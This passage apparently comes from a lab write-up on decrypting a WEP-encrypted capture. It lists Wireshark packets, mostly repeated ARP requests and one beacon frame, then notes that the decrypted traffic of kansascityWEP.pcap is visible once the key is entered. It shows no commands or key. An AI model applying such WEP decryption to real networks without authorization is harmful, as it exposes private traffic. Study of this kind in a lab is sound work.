18	0.017922	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
19	0.020482	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
20	0.020994	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
21	0.023553	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
22	0.023555	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
23	0.026113	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
24	0.026627	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
25	0.029186	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
26	0.029699	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
27	0.031233	ArcadyanTech_12:32:...	Broadcast	802.11	59	Beacon frame, SN=1995, FN=0, Flags=....., BI=100, SSID="Appart"
28	0.032258	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
29	0.032771	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
30	0.034016	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
31	0.035331	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
32	0.037889	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
33	0.038402	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
34	0.040962	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
35	0.041474	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
36	0.044934	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
37	0.044934	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
38	0.046593	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
39	0.047107	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
40	0.049066	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
41	0.050178	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
42	0.050178	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1

After inputting the decryption key, I can see all the decrypted traffic from the kansascityWEP.pcap file in wireshark.